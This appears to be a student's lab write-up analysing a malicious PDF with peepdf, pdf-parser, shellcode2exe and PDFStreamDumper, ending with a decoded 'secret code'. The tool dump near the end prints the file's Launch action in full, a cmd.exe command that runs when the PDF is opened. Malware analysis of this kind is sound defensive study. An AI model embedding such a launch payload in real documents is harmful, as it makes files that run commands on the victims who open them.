
The file is not obfuscated as we see the encoded stream is in Object 8, but the java script code resides in the object-9 we can clearly say that the file is not Obfuscated.

Package used – peepdf.py




4. Find and Extract JavaScript.

We can see that the JavaScript is hidden in the object 9 from the previous answer, so we used pdf-parser.py for the object 9 to extract the JavaScript.




5. De-obfuscate JavaScript.


As we can see the JavaScript is not obfuscated, there is no need to de-obfuscate.



6. Extract the shell code.


We can see that the stream is available in object 8, so we have used the pdf-parser.py to extract the object 8 contents to the object.raw. Now the object.raw contains the shellcode.






7. Create a shell code executable

To create a shell code executable, we used the command shellcode2exe.bat so that the contents of the object 8 are converted to the shellcode.exe which will be saved under the same path as the malicious file.




8. Analyze shell code and determine what it does or even execute it using sctest or spider monkey.


When the dump is created for the obj-8 we see that the file is relatively small compared to the file is uncompressed as in the below image.




There is no need to analyze the shell code using sctest or spider monkey because we can clearly see that the shell code that is embedded in the payload is not compressed or obfuscated. We can see that cmd.exe is the code is available in the Obj-9 that is getting executed while opening the malicious file.

When we scan for the exploits, it shows that the possible exploit is at Object 10.









This shows No-result.

9. What is the secret code?

The extracted secret code is **#234Rty**. The secret code is stored in hexadecimal format, so when we convert the Hex to utf-8 we can get the secret key.


PDFStreamDumper - http://sandsprite.com FileSize: 45 Kb LoadTime: 0.125 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos
13 Objects
1 HLen: 0x26
2 HLen: 0x32
3 HLen: 0xDA
4 0x196-0x196
5 HLen: 0x18
6 HLen: 0x1B
7 HLen: 0x51
8 0x3B5-0xB086
9 HLen: 0x5B
10 HLen: 0x1D9
1 HLen: 0x43
3 HLen: 0xEA
0 HLen: 0x106
<<
/S/Launch/Type/Action/Win
<<
/F(cmd.exe)/D(c:\windows\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\
emplate.pdf" (cd "Desktop"))&(if exist "My Documents\ emplate.pdf" (cd "My Documents"))&(if
exist "Documents\ emplate.pdf" (cd "Documents"))&(if exist "Escritorio\ emplate.pdf" (cd
"Escritorio"))&(if exist "Mis Documentos\ emplate.pdf" (cd "Mis Documentos"))&(start template.pdf)
secret code:U+0023U+0032U+0033U+0034U+0052U+0074U+0079)
>>
>>
Text HexDump Stream Details
0 Decompression Errors
Errors Search Debug (2)
Shell PDF Path Z:\Digital\DIGITALASSIGNMENT.pdf ... Load Abort
Streams:2 JS: 1 Embeds: 1 Pages: 0 TTF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 3 PRC: 0


hexadecimal
U+0023U+0032U+0033U+0034U+0052U+0074U+0079
Import from file
Save as...
Copy to clipboard
utf8
#234Rty
Chain with...
Save as...
Copy to clipboard